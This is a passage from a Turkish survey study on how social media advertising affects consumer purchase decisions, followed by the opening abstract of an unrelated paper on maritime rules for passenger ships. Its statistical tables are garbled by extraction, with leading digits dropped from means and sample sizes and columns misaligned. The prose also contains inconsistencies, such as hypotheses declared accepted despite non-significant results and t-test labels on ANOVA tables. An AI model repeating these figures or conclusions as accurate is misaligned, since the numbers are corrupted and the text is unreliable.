- Tüketici davranışı durumsal faktörlerin bir yansımasıdır.
- Tüketici davranışları karar vermeden satın almaya ve geri dönüşe kadar farklı roller içerir.
- Tüketici davranışı birbirinden farklı insanlar için değişiklik gösterir. Tüketicilerin içinde bulunduğu çevre ekonomik durum, mensup olunan meslek ve eğitim durumuna göre farklılık gösterir.

3.1. Satın Alma Süreci

Literatür incelendiğinde sosyal medya kullanıcılarının diğer kullanıcılarla aralarındaki iletişimi kolaylaştırdığı gibi aynı şekilde üreticiler ve tüketiciler arasında oluşan iletişimde kolaylaştırdığı görülmektedir. Bunun sebebi ise sosyal medyada diğer kullanıcılar aracılığıyla oluşturulan grupların kullanıcılar üzerinde "referans grubu" etkisi göstermesidir. Referans grupları, sosyal kullanıcıları ve grupları temsil eden, görüşleri ve deneyimleri tüketiciler üzerinde önem arz eden, tüketiciler üzerindeki etkileri göz ardı edilemeyen gruplardır. Tüketici satın alma karar süreci beş unsur olarak ifade edilir (Duygun, 2018: 135).



4. ARAŞTIRMANIN METODOLOJİSİ

4.1. Araştırmanın Önemi ve yöntemi

Bu araştırmanın amacı sosyal medya reklamlarının tüketici davranışlarını nasıl etkilediğini ortaya koymaktır. Bu amaç doğrultusunda farklı demografik özelliklere sahip tüketicilerin sosyal medya reklamlarına karşı tutumlarının satın alma niyetlerine etkisi araştırılmış olup elde edilen veriler analiz edilerek yorumlanmıştır. Sosyal medya üreticilerin ve tüketicilerin yaygın olarak kullanması sosyal medyayı pazarlamanın vazgeçilmez bir parçası haline getirmiştir. Günümüzde sosyal medyanın üreticiler tarafından sıkça kullanılması bu durumun tüketici davranışları üzerindeki etkisini araştırılmasını gerekli kılmıştır. Çalışmalarını somut verilere dayanarak yapmak isteyen araştırmacılar

nicel araştırma yöntemlerinden faydalanmaktadır. Nicel araştırma; olayları ve algıları nesnelleştirerek ölçümleyen, gözlem yapan gerçeklere ulaşmak için hipotezlerden faydalanan araştırma türüdür (Arıkan, 2013:27). Bu nedenle bu çalışmada nicel araştırma yöntemlerinden yararlanılmıştır.

4.2. Araştırma Modeli

Çalışmada nedensel araştırma modelinden faydalanılmıştır. Nedensel araştırma modeli var olan durumu değiştirebilmek için herhangi bir etki oluşturmaksızın bu durumla ilişkili olan değişkenleri veya etkinin sonucunu belirlemeye çalışan araştırma modelidir. Başka bir ifadeyle değişkenler arasında bir ilişkinin var olup olmadığını ortaya koymaya çalışır (Güvender, 2019:74).

4.3. Araştırmanın Hipotezleri

Araştırma çerçevesinde sosyal medya reklamlarının tüketicinin satın alma davranışına etkisini belirleyerek

H1a: sosyal medya reklamlarının tüketici satın alma kararına etkisi ürün alırken en çok etkileyen reklam türü gruplarına göre farklılık göstermektedir.

H1b: Sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi ürün alırken en çok etkileyen reklam türü gruplarına göre farklılık göstermektedir.

H2a: sosyal medya reklamlarının tüketici satın alma kararına etkisi cinsiyet gruplarına göre farklılık göstermektedir.

H2b: Sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi cinsiyet gruplarına göre farklılık göstermektedir

H3: Sosyal medya kullanıcılarının internet üzerinden alışveriş yapma ile eğitim durumu arasında bir ilişki vardır.

H4a: sosyal medya reklamlarının tüketici satın alma kararına etkisi yaş gruplarına göre farklılık göstermektedir.

H4b: Sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi yaş gruplarına göre farklılık göstermektedir.

H5a: sosyal medya reklamlarının tüketici satın alma kararına etkisi günlük sosyal medyada geçen süre gruplarına göre farklılık göstermektedir.

H5b: Sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi günlük sosyal medyada geçen süre gruplarına göre farklılık göstermektedir.

H6: sosyal medya reklamlarının tüketici satın alma kararına etkisi ile satın alma sonrası duygu ve değerlendirme düzeyleri arasındaki anlamlı bir ilişki vardır.

4.4. Veri Toplama Tekniği

Çalışmada online anket yönteminden yararlanılmıştır. Anket çalışmasında kullanılan ölçekler için literatürde sosyal medya reklamları ile ilgili yayınlarda tarama yapılmış olup teorik çerçeveye uygun olan çalışmalar dikkate alınmıştır. Bu bağlamda da sosyal medya reklamlarının tüketici davranışlarına etkisinin araştırıldığı çalışmada Güvender (2019)' un çalışmasından yararlanılmıştır. Anket çalışmasının ilk bölümünde 4 adet çoktan seçmeli soruyla katılımcıların demografik özellikleri anlaşılmaya çalışmıştır. İkinci bölümünde ise katılımcıların sosyal medya kullanımına yönelik 8 adet çoktan seçmeli soru olup üçüncü bölümde ise sosyal medya reklamlarının tüketicilerin sosyal medya reklamlarının satın alma kararına etkisini belirlemek için 5'li likert ölçeği kullanılmıştır. İfadeler "Kesinlikle katılıyorum", "Katılıyorum", "Kararsızım", "Katılmıyorum", "Kesinlikle Katılmıyorum" şeklinde 17 adet ifade yer almaktadır. Son bölümünde ise tüketicilerde ürün satın aldıktan sonra oluşan tatmin duygularını anlamaya yönelik 5'li likert ölçeğine yer verilmiştir.

4.5. Verilerin Analizinde Kullanılan Yöntemler

Çalışmada elde edilen veriler SPSS 24.0 programı ile analiz edilmiştir. Araştırma kapsamında kullanılan ölçeklerin ölçüm özelliğini test etmek amacı ile maddelerin iç tutarlılıkların belirlenmesi için Cronbach's Alpha güvenirlik analizi yapılmıştır. Katılımcıların demografik dağılımlarının incelenmesi için ise frekans ve yüzde analizi, katılımcıların ölçme araçlarına göre düzeylerinin belirlenmesinde betimsel analizlerden ortalama ve standart sapma değerleri incelenmiştir. Hipotezlere (varsayımlara) ilişkin analiz sonuçlarının belirlenmesi için öncelikle merkezi eğilim ölçümleri ile verilerin dağılımına bakılmış, verilerinin dağılımının normal olması sonucunda ikili grup karşılaştırılmasında bağımsız örneklem t-testi gerçekleştirilmiş, ikiden fazla grup arasında yapılan karşılaştırmalarda tek yönlü Anova testi yapılmıştır. Kategorik değişkenler arasındaki ilişkinin belirlenmesinde ki-kare analizi yapılırken, katılımcıların sosyal medya reklamlarının tüketici satın alma kararına etkisi ile satın alma sonrası duygu ve değerlendirme düzeyleri arasındaki ilişkinin belirlenmesinde pearson korelasyon analizi yapılmıştır.

4.6. Bulgular ve Yorum

4.6.1. Araştırma Kapsamındaki Katılımcıların Kişisel Özellikleri

Katılımcıların %68,6'sının kadın, %31,4'ünün erkek, %14,7'sinin 18-23 yaşında, %36,4'ünün 24-29 yaşında, %27,5'inin 30-35 yaşında, %21,4'ünün 36-45 yaşında olduğu belirlenmiştir. Katılımcıların %8,1'inin ilköğretim mezunu, %17,2'sinin lise mezunu, %11,0'ının ön lisans mezunu, %38,0'ının lisans mezunu, %20,1'inin yüksek lisans mezunu, %5,5'inin doktora mezunu olduğu belirlenirken. %16,6'sının 500-1000 TL, %5,2'sinin 1001-1500 TL, %4,9'unun 1501-2000 TL, %10,1'inin 2001-2500 TL, %63,2'sinin 2501 TL ve üzeri olduğu belirlenmiştir.

Katılımcıların günlük internette geçirdikleri süreye göre dağılımları incelendiğinde; %9,9'unun 1 saat ve daha az, %49,4'ünün 2-4 saat arası, %20,2'sinin 4-6 saat arası, %14,1'inin 6-8 saat arası,

%6,4'ünün 8 saat ve daha fazla süreyle internette vakit geçirdiği belirlenmiştir. Katılımcıların günlük sosyal medyada geçirdikleri süreye göre dağılımları incelendiğinde; %28,1'inin 1 saat, %46,0'ının 2 saat, %17,3'ünün 3 saat, %8,6'sının 4 saat ve üzeri süre sosyal medyada vakit geçirdiği belirlenmiştir. Katılımcıların en sık ziyaret edilen sosyal medya platformuna göre dağılımları incelendiğinde; %11,2'sinin Facebook, %14,1'inin Youtube, %59,7'sinin Instagram, %8,3'ünün Twitter, %6,7'sinin diğer platformlara sık ziyarette bulunduğu belirlenmiştir. Katılımcıların internet üzerinden alışveriş yapmalarına göre dağılımları incelendiğinde; %94,9'unun alışveriş yaptığı, %5,1'inin ise yapmadığı belirlenmiştir. Katılımcıların ürün alırken en çok etkileyen reklam türüne göre dağılımları incelendiğinde; %13,4'ünün mobil reklamlardan, %65,1'inin sosyal medya reklamlarından, %21,5'inin diğer reklamlardan etkilendiği belirlenmiştir.

Katılımcıların internet kullanım amacına göre dağılımları incelendiğinde; %19,2'sinin sosyal paylaşım sitelerine erişmek, %12,5'inin akademik araştırma yapmak, %13,1'inin çevrimiçi alışveriş yapmak, %4,0'ının oyun oynamak, %12,1'inin bankacılık işlemleri, %11,7'sinin gazete, dergi, makale okumak, %16,6'sının ürün ve hizmetlerle ilgili bilgi toplamak ve %10,7'sinin dizi film izlemek amacıyla internet kullandığı belirlenmiştir. Katılımcıların sosyal medyayı kullanım amacına göre dağılımları incelendiğinde; %25,2'sinin çevreyle iletişim, %29,2'sinin gündemi takip, %3,4'ünün oyun oynamak, %12,1'inin paylaşım yapmak, %17,1'inin eğlenceli vakit geçirmek, %13,0'ının alışveriş yapmak amacıyla sosyal medyayı kullandığı belirlenmiştir.

4.6.2. Sosyal medya reklamlarının tüketici davranışına etkisine ait analiz sonuçları

Araştırmanın bu bölümde sosyal medya reklamlarının tüketici davranışına etkisine ait, betimsel istatistikleri, demografik özelliklere göre farklılıklarının belirlenmesine ait bulgulara yer verilmiştir.

Tablo 9: Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi ve Satın Alma Sonrası Duygu Ve Değerlendirmesi Ölçeğine Ait Normallik Testi Sonuçları

Ölçümler	\bar{x}	Medyan	Çarpıklık	Basıklık
Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi	3,63	3,76	-0,738	0,472
Satın Alma Sonrası Duygu Ve Değerlendirme	3,12	3,00	0,053	-0,689

Elde edilen verilerin dağılımlarının belirlenmesinde merkezi eğilim ölçümlerinden aritmetik ortalama, medyan, çarpıklık ve basıklık katsayıları kullanılmıştır. Medyan ile aritmetik ortalama değerinin birbirine yakın ya da eşit olması ile çarpıklık ve basıklık değerlerinin ± 2 sınırları içerisinde düşmesi nedeniyle elde edilen verilerin dağılımının normal dağılımdan geldiği belirlenmiştir.

Tablo 10: Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi ve Satın Alma Sonrası Duygu Ve Değerlendirmesi Ölçeğine Ait Betimsel Bulgular

	\bar{X}	s.s.
Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi	3,63	0,86
Satın Alma Sonrası Duygu Ve Değerlendirme	3,12	1,03

Likert formatında oluşturulan ölçeklerde elde edilen puanlar sonucu katılımcıların yanıtlarının düzeylerinin hesaplanmasında 0,8 puan Aralığı (4/5=0,80) kullanılmıştır. Bu durumda Likert yapıdaki ölçeğin başlangıç puanı olan 1 puanın üzerine 0,8'lik puan aralığı eklenerek her ölçüm düzeyine denk gelen aralık hesaplanmaktadır. Bu durumda 1-1,8 Aralığı “çok düşük”, 1,81-2,6 aralığı “düşük”, 2,61-3,4 aralığı “orta”, 3,41-4,2 aralığı “yüksek” ve 4,21-5,0 aralığı “çok yüksek” düzeyi temsil etmektedir. Katılımcıların sosyal medya reklamlarının tüketici satın alma kararı etkisinin yüksek düzeyde ($\bar{x}=3,63$), satın alma sonrası duygu ve değerlendirme düzeylerinin ise orta düzeyde ($\bar{x}=3,12$) olduğu belirlenmiştir.

4.6.3. Sosyal medya reklamlarının tüketici davranışına etkisine ait bulgular

Tablo 11: Sosyal Medya Reklamlarının Tüketici Davranışına Etkisinin Ürün Alırken En Çok Etkileyen Reklam Türü Gruplarına Göre Farklılaşmasının Belirlenmesine Ait Bağımsız Örneklem T-testi Sonuçları

	Ürün Alırken En Çok Etkileyen Reklam Türü	\bar{X}	s	F	p	Scheffe
Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi	Mobil reklamlar ⁽¹⁾	1,53	,94	5,159	0,006*	(2-3)
	Sosyal medya reklamları ⁽²⁾	1,74	,74			
	Diğer ⁽³⁾	1,37	,09			

p<0,05*

H_{1a}: sosyal medya reklamlarının tüketici satın alma kararına etkisi ürün alırken en çok etkileyen reklam türü gruplarına göre farklılık göstermektedir.

Sosyal medya reklamlarının tüketici davranışına etkisinin ürün alırken en çok etkileyen reklam türü gruplarına göre farklılıklarının anlamlılık gösterip göstermediğini belirlenmesi için yapılan tek

yönlü Anova testi sonucuna göre; sosyal medya reklamlarının tüketici satın alma kararına etkisinin ürün alırken en çok etkileyen reklam türü gruplarına göre farkı istatistiksel olarak %95 güvenilirlik düzeyinde anlamlılık gösterdiği saptanmıştır. ($F= 5.159$; $p=0,006$; $p<0.05$). Ürün alırken en çok sosyal medya reklamlarından ($\bar{X}=3,74$) etkilenenlerin sosyal medya reklamlarının tüketici satın alma kararına etkisinin diğer reklam türlerinden ($\bar{X}=3,37$) etkilenenlere göre daha fazladır. Gruplar arasındaki farkın kaynağı post-hoc testlerinden scheffe testi ile belirlenmiştir. Sonuçlar incelendiğinde H_{1a} hipotezinin kabul edildiği belirlenmiştir.

		Ürün Alırken En Çok Etkileyen Reklam Türü	n	\bar{X}	s	t	p	cheffe
Satın Alma Sonrası Duygu Ve Değerlendirme	Mobil reklamlar	1	,04	,05	,452	,637	0	
	Sosyal medya reklamları	00	,17	,98				
	Diğer	6	,06	,16				

$p<0,05^*$

H_{1b} : sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi ürün alırken en çok etkileyen reklam türü gruplarına göre farklılık göstermektedir.

Satın alma sonrası duygu ve değerlendirmesinin ürün alırken en çok etkilenen reklam türü gruplarına göre farkının anlamlılık göstermediği saptanmıştır. ($p>0.05$). Sonuçlar incelendiğinde H_{1b} hipotezi kabul edildiği belirlenmiştir.

Tablo 12: Sosyal Medya Reklamlarının Tüketici Davranışına Etkisinin Cinsiyet Gruplarına Göre Farklılaşmasının Belirlenmesine Ait Bağımsız Örneklem T-testi Sonuçları

Ölçek	Ci nsiyet	n	\bar{X}	s	t	d	P
Sosyal Reklamlarının Tüketici Satın Alma Kararına Etkisi	Kadın	14	,71	,80	,071	10	,039*
	Erkek	8	,50	,94			

* $p<0,05$

H_{2a}: sosyal medya reklamlarının tüketici satın alma kararına etkisi cinsiyet gruplarına göre farklılık göstermektedir.

Sosyal medya reklamlarının tüketici davranışına etkisinin cinsiyet gruplarına göre farklılıklarının anlamlılık gösterip göstermediğini belirlemek için yapılan t-testi sonucuna göre; sosyal medya reklamlarının tüketici satın alma kararına etkisinin cinsiyet gruplarına göre farkı istatistiksel olarak %95 güvenilirlik düzeyinde anlamlılık gösterdiği saptanmıştır. ($t= 2.071$; $p=0.039$; $p<0.05$). Kadınların ($\bar{X}=3,71$) sosyal medya reklamlarının tüketici satın alma kararına etkileri erkeklere ($\bar{X}=3,50$) göre daha fazladır. Sonuçlar incelendiğinde H_{2a} hipotezi kabul edildiği belirlenmiştir.

Ölçek	Ci nsiyet	\bar{X}	s	t	d	P	
Satın Alma Sonrası Duygu Ve Değerlendirme	Ka dın	14	,15	,02	,324	10	,746
	Erk ek	8	,11	,07			

* $p<0,05$

H_{2b}: sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi cinsiyet gruplarına göre farklılık göstermektedir.

Satın alma sonrası duygu ve değerlendirmesinin cinsiyet gruplarına göre farkı istatistiksel olarak %95 güvenilirlik düzeyinde anlamlılık göstermediği saptanmıştır. ($p>0.05$). Sonuçlar incelendiğinde H_{2b} hipotezi kabul edildiği belirlenmiştir.

Tablo 13: İnternet Üzerinden Alışveriş Yapma İle Eğitim Durumu Karşılaştırılmasına Ait Sonuçlar

Eğitim Durumu	İnternet Üzerinden Alışveriş Yapma		\bar{X}	s
	H	H		
	vet	ayır		
İlköğretim	21	4		
	7,2	25,0		
Lise	44	9		
	15,1	56,3		
Ön Lisans	34	0		
	11,6	0,0		
Lisans	115	2		
	39,4	12,5	9,039 ²	,000* ⁰
Yüksek Lisans	62	0		
	21,2	0,0		
Doktora	16	1		
	5,5	6,3		
Toplam	292	16		
	100,0	100,0		

\bar{X} =ki-kare analizi yapılmıştır, p<0,05*

H₃: sosyal medya kullanıcılarının, İnternet üzerinden alışveriş yapma ile eğitim durumu arasında bir ilişki vardır.

İnternet üzerinden alışveriş yapma ile eğitim durumu arasında anlamlı bir ilişki olduğu belirlenmiştir. (\bar{X} =29.039, p=0.000). Sosyal medyadan alışveriş yapanların %39,4 oranında büyük çoğunluğunun lisans mezunu olduğu, internetten alışveriş yapmayanların %56,3 oranında büyük çoğunluğunun ise lise mezunu olduğu belirlenmiştir. Sonuçlar incelendiğinde H₃ hipotezi kabul edildiği belirlenmiştir.

Tablo 14: Sosyal Medya Reklamlarının Tüketici Davranışına Etkisinin Yaş Gruplarına Göre Farklılaşmasının Belirlenmesine Ait Bağımsız Örneklem T-testi Sonuçları

		Yaş	\bar{X}	s	I	p	Scheffe
Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi	18-23 yaş	6	,89	,74	2	0	
	24-29 yaş	14	,52	,93			
	30-35 yaş	6	,61	,84			
	36-45 yaş	7	,69	,84			

p<0,05*

H_{4a}: sosyal medya reklamlarının tüketici satın alma kararına etkisi yaş gruplarına göre farklılık göstermektedir.

Sosyal medya reklamlarının tüketici davranışına etkisinin yaş gruplarına göre farklılıklarının anlamlılık gösterip göstermediğini belirlenmesi için yapılan tek yönlü Anova testi sonucuna göre; sosyal medya reklamlarının tüketici satın alma kararına etkisinin yaş gruplarına göre farkı istatistiksel olarak %95 güvenilirlik düzeyinde anlamlılık göstermediği saptanmıştır. (p>0.05). Sonuçlar incelendiğinde H_{4a} hipotezinin reddedildiği belirlenmiştir.

		Yaş	\bar{X}	s	I	p	Scheffe
Satin Alma Sonrası Duygu Ve Değerlendirme	18-23 yaş ⁽¹⁾	6	,39	,10	3	0	(2-1)
	24-29 yaş ⁽²⁾	14	,94	,97			(2-4)
	30-35 yaş ⁽³⁾	6	,06	,03			
	36-45 yaş ⁽⁴⁾	7	,35	,03			

p<0,05*

H_{4b}: sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi yaş gruplarına göre farklılık göstermektedir.

Satın alma sonrası duygu ve değerlendirmesinin yaş gruplarına göre farkı istatistiksel olarak %95 güvenilirlik düzeyinde anlamlılık gösterdiği saptanmıştır. (F= 3.493; p=0,016; p<0.05). 24-29 yaşındakilerin (\bar{X} =2,94) satın alma sonrası duygu ve değerlendirmesinin 18-23 yaş (\bar{X} =3,39) ve 36-45

yaşındakilere ($\bar{X}=3,35$) göre daha düşüktür. Gruplar arasındaki farkın kaynağı post-hoc testlerinden scheffe testi ile belirlenmiştir. Sonuçlar incelendiğinde H_{4b} hipotezinin kabul edildiği belirlenmiştir.

Tablo 15: Sosyal Medya Reklamlarının Tüketici Davranışına Etkisinin Günlük Sosyal Medyada Geçen Süre Gruplarına Göre Farklılaşmasının Belirlenmesine Ait Bağımsız Örneklem T-testi Sonuçları

		Günlük Sosyal Medyada Geçen Süre	\bar{X}	s	F	P
Sosyal Medya Reklamlarının Satın Alma Kararına Etkisi	1 saat	8	,51	,99	,511	,212
	2 saat	44	,62	,82		
	3 saat	4	,78	,73		
	4 saat ve üzeri	7	,82	,85		

H_{5a} : sosyal medya reklamlarının tüketici satın alma kararına etkisi günlük sosyal medyada geçen süre gruplarına göre farklılık göstermektedir.

Sosyal medya reklamlarının tüketici davranışına etkisinin cinsiyet gruplarına göre farklılıklarının anlamlılık gösterip göstermediğini belirlenmesi için yapılan Anova testi sonucuna göre; sosyal medya reklamlarının tüketici satın alma kararına etkisinin günlük sosyal medyada geçen süre gruplarına göre farkı istatistiksel olarak %95 güvenilirlik düzeyinde anlamlılık göstermediği saptanmıştır. ($p>0.05$). Sonuçlar incelendiğinde H_{5a} hipotezi reddedildiği belirlenmiştir.

		Günlük Sosyal Medyada Geçen Süre	\bar{X}	s	F	P
Satın Alma Sonrası Duygu Ve Değerlendirme	1 saat	8	,03	,09	,060	,366
	2 saat	44	,11	,03		
	3 saat	4	,20	,00		
	4 saat ve üzeri	7	,42	,92		

H_{5b}: sosyal medya kullanıcılarının satın alma sonrası duygu ve değerlendirmesi günlük sosyal medyada geçen süre gruplarına göre farklılık göstermektedir.

Satın alma sonrası duygu ve değerlendirmesinin günlük sosyal medyada geçen süre gruplarına göre farkı istatistiksel olarak %95 güvenilirlik düzeyinde anlamlılık göstermediği saptanmıştır. ($p>0.05$). Sonuçlar incelendiğinde H_{5b} hipotezi reddedildiği belirlenmiştir.

Tablo 16: Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi İle Satın Alma Sonrası Duygu Ve Değerlendirme Ölçeklerinin Birbirleri Arasındaki İlişki

Ölçek	(1)	(2)
Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi(1)	1	0,643*
Satın Alma Sonrası Duygu Ve Değerlendirme(2)		1

* $p<0.05$

H₆: Sosyal medya reklamlarının tüketici satın alma kararına etkisi ile satın alma sonrası duygu ve değerlendirme düzeyleri arasındaki anlamlı bir ilişki vardır.

Değişkenler arasındaki ilişkinin incelenmesi için pearson korelasyon analizi yapılmış olup, yapılan korelasyon analizi sonucuna göre; sosyal medya reklamlarının tüketici satın alma kararına etkisi ile satın alma sonrası duygu ve değerlendirme ($r=0,643$) ölçeği arasında pozitif yönlü yüksek seviyede bir ilişki olduğu belirlenmiştir. Bu sonuç H₆ hipotezinin kabul edildiğini göstermekle birlikte eğer sosyal medya reklamlarının tüketici satın alma kararına etkisinde bir artış olursa satın alma sonrası duygu ve değerlendirmesinde de artış olacağı anlamına gelmektedir.

Tablo 17: Sosyal Medya Reklamlarının Tüketici Davranışına Etkisine Bağlı Güvenilirlik Analizleri

Ölçek	Cronbach's Alpha	Madde Sayısı
Sosyal Medya Reklamlarının Tüketici Satın Alma Kararına Etkisi	0,948	17
Satın Alma Sonrası Duygu Ve Değerlendirme	0,900	8

Katılımcıların; 17 maddeden oluşan sosyal medya reklamlarının tüketici satın alma kararına etkisi ölçeğine ait güvenilirlik katsayıları incelendiğinde, ölçeğe ait Cronbach's Alpha değerinin 0,948 olarak hesaplandığı görülmektedir. Bu değer ölçeğin güvenilirliğinin çok yüksek düzeyde olduğunu gösterir. 8

maddeden oluşan satın alma sonrası duygu ve değerlendirme ölçeğine ait güvenilirlik katsayıları incelendiğinde, ölçeğe ait Cronbach's Alpha değerinin 0,900 olarak hesaplandığı görülmektedir. Bu değer ölçeğin güvenilirliğinin çok yüksek düzeyde olduğunu gösterir.

5. SONUÇ

Günümüzde birçok kullanıcıya sahip sosyal medya, üreticiler açısından pazarlamanın vazgeçilmez bir unsuru haline gelmiştir. Çünkü sosyal medya üreticilerin pazarlama faaliyetleri aktif olarak sürdürebildiği alanlardır. Üreticiler, tüketicilerin istek ve arzularına göre sosyal medyadaki pazarlama faaliyetlerini gerçekleştirmeye çalışmaktadırlar. Bu bağlamda bu araştırmada sosyal medya reklamlarının tüketici davranışları üzerindeki etkisi araştırılmıştır. Araştırmaya göre kullanıcıların en çok ziyaret ettiği sosyal medya uygulaması Instagram olmuştur. Katılımcıların %94'ü internette alışveriş yapmaktadırlar. Kullanıcıların ürün alırken en fazla etkilendikleri reklam türü sosyal medya reklamları olmuştur. Kadınların sosyal medya reklamlarının tüketici satın alma kararına etkisi erkeklere göre daha fazladır. Sonuç olarak sosyal medya platformları kullanılarak yapılan reklamların tüketici davranışları üzerinde olumlu etkisi olduğu görülmüştür. Ayrıca tüketicilerin bir ürün ya da hizmeti satın alırken sosyal medya üzerinde ürünle ilgili araştırmalar yapması göz önüne alındığında sosyal medya reklamlarının önemi daha iyi kavranmaktadır. Bu çalışmanın sosyal medya kullanıcılarının belli bir bölümü üzerinde yapılmış olması önemli bir kısıttır. Dolayısıyla bundan sonraki çalışmalarda sosyal medya kullanıcılarının tamamını kapsayacak çalışmaların yapılması önemli bir araştırma konusudur. Ayrıca yine sonraki çalışmalarda çalışmanın ürün çeşitlerini sınırlandırılarak yapılmasının literatüre önemli katkılar sağlayacağı düşünülmektedir.

6. KAYNAKÇA

- Atar, G. ve İspir N. (2019). " Geleneksel ve Sosyal Medyada Reklama Tutum ve Değerleri Arasındaki İlişkinin Karşılaştırılması". Akdeniz İletişim Dergisi. 3(21), 45-58
- Arıkan, R. (2013). Araştırma Yöntem ve Teknikleri. Ankara: Nobel Yayın.
- Barutçu, S. ve Tomas, M. (2013). " Sürdürülebilir Sosyal Medya Pazarlaması ve Sosyal Pazarlama Etkinliğinin Ölçümü". Reserachgate.
- Cemalcılar. İ. (2001). Pazarlama Yönetimi. Eskişehir: Açıköğretim Fakültesi Yayınları, 3. Baskı.
- Çağlayan, V. , Işıklar, Z. ve Hassan, Z. (2016). "Üniversite Öğrencilerinin Satın Alma Davranışlarında Sosyal Medya Reklamlarının Etkisi, Selçuklu Üniversitesinde Bir Araştırma". Sosyal ve Teknik Araştırma Dergisi. (11), 43-56.

- Deniz, L. ve Gürültü, E. (2018). ‘‘lise Öğrencilerinin Sosyal Medya Bağımlılıkları. Kastamonu Eğitim Dergisi. 26(2)
- Duygun, A.(2018). ‘‘ Sosyal Medya Bağımlılığının Tüketici Satın Alma Karar Sürecine Etkisi’’, Gümüşhane Üniversitesi, İletişim Fakültesi Elektronik Dergisi. 6 (2).
- Elbaşı, G. (2015). Sosyal Medyada Pazarlama: Sosyal Medya Kullanımının Motivasyonunun Üniversite Öğrencilerinin Sosyal Medya Pazarlama Algısına İlişkin Bir Uygulama. Yüksek Lisans Tezi, İstanbul: İstanbul Üniversitesi, Sosyal Bilimler enstitüsü, İşletme Anabilim dalı.
- Güvendir, F. (2019). Sosyal Medya Reklamlarının Tüketici Satın Alma Kararı Üzerindeki Yansımaları ve Bir Araştırma. İstanbul: Marmara Üniversitesi, Sosyal Bilimler Enstitüsü, Halkla İlişkiler Anabilim Dalı.
- Gökerik, M. (2019). Sosyal Medyada Gerilla Pazarlama Paylaşımının Tüketici Satın Alma Kararına Etkisi. Doktora Tezi. Karabük: Karabük Üniversitesi, Sosyal Bilimler Enstitüsü, İşletme Anabilim Dalı.
- Hazar, M. (2011).’’Sosyal Medya Bağımlılığı- Bir Alan Çalışması’’. İletişim ve Araştırma dergisi. (32), 151-175.
- İşlek, M. (2012). Sosyal Medyanın Tüketici Davranışlarına Etkileri: Türkiye’deki Sosyal Medya Kullanıcıları Üzerine Bir Araştırma. Yüksek Lisans Tezi. Karaman: Karamanoğlu Mehmet Bey Üniversitesi, Sosyal Bilimler Enstitüsü.
- Keskin, S. ve Baş, M. (2015). ‘‘ Sosyal Medyanın Tüketici Davranışlarına Etkisinin Belirlenmesi. Gazi Üniversitesi, İktisadi ve İdari Bilimler Fakültesi Dergisi. 17(3), 51-69.
- Kuş, Ö. (2016). Bir Pazarlama Aracı Olarak Mobil Pazarlama İstanbul İli Kapsamında Y Kuşağının Mobil Pazarlamaya Bakış Açısı. Yüksek Lisans Tezi. İstanbul: Okan Üniversitesi, Sosyal Bilimler Enstitüsü.
- Özdemir, S. , Asyok, R. Ve Polat, E. ‘‘ Sosyal Medya Kavramı ve Sosyal Ağ Sitelerinde Yer Alan Reklam Uygulamalarının İncelenmesi. Electronic Journal Of Vacationall Gallages.
- Tam, M. (2020). Sosyal Medya Kullanım Motivasyonlarının Sosyal Medya Fenomenlerinin Kanaat Önderliği Rolü Üzerine Etkisi. Doktora Tezi. İstanbul Üniversitesi. Sosyal Bilimler Enstitüsü, Halkla İlişkiler ve Tanıtım Anabilim Dalı.
- Torun, E. (2017). ‘‘Tüketici Satın Alma Davranışları Üzerinde İnternet ve Sosyal Medyanın Yeri ve Önemi’’ Elektronik Sosyal Bilimler Dergisi. 16 (62), 955-970.
- Torlak, Ö. ve Altunışık, R. (2017). Tüketici Davranışları. İstanbul: Beta Yayınları, 5. Baskı.

Vahap, Ö. (2019). ‘‘ Tüketici Motivasyonları İle Sosyal Medyanın Tüketici Davranışına Etkisinin Satın Alma Niyetine Etkisinin Hava Yolu Taşımacılığında İncelenmesi’’. İşletme Araştırmaları Dergisi. 11 (3).

Zümrüt, S. (2016). Sosyal Medya Reklamlarının Tüketici Davranışına Etkisi. Yüksek Lisans Tezi. Kayseri: Nuh Naci Yazgan Üniversitesi. Sosyal Bilimler Enstitüsü, İşletme Anabilim Dalı.

YOLCU GEMİ TİPİ İÇİN AYIRT EDİCİ DENİZCİLİK KURALLARININ BELİRLENMESİ VE ANALİZİ

Fırat Bolat¹, Ulaşcan Baydar²

¹*İstanbul Teknik Üniversitesi, Denizcilik Fakültesi, İstanbul, TURKEY (ORCID: 0000-0001-9807-7089)*

²*Uzakyol Vardiya Zabiti, Balıkesir, TURKEY (ORCID: 0000-0001-5228-2001)*

bolatf@itu.edu.tr

ORCID: 0000-0001-9807-7089

ÖZET

Yolcu gemileri tarihteki ilk seferlerinden beri cezbedici oldukları kadar yeterli dikkat ve önem verilmez ise ne kadar tehlikeli olduklarını göstermişlerdir. Uzun yıllardır gemilerin denizde emniyet ve güvenliklerini sağlamak amacı ile yeni kurallar yürürlüğe girmektedir. Bu kuralların çoğu, her gemi tipini kapsayan kurallar olmasına rağmen, bazı kurallar sadece bir gemi tipinde uygulanmak üzere yürürlüğe girmektedir. Gemi tipinden kaynaklanan özel bir durum nedeniyle yeni bir kural kararlaştırılmakta veya var olan bir kural sadece bir gemi tipi için detaylandırılabilir. Gelişen teknoloji ile yeni imkanlar sağlanmaktadır. Dijital dönüşüm, kuralların işleyişine olduğu kadar muhafazalarına da etki etmektedir. Uluslararası Denizcilik Örgütü, kuralların gemilerde basılı kopya olarak bulunmak yerine Güney Kore Gemi Sicil kuruluşunun hazırlamış olduğu bir bilgisayar yazılımı olan KR-CON üzerinden elektronik kopya olarak bulunabileceğine karar vermiştir.

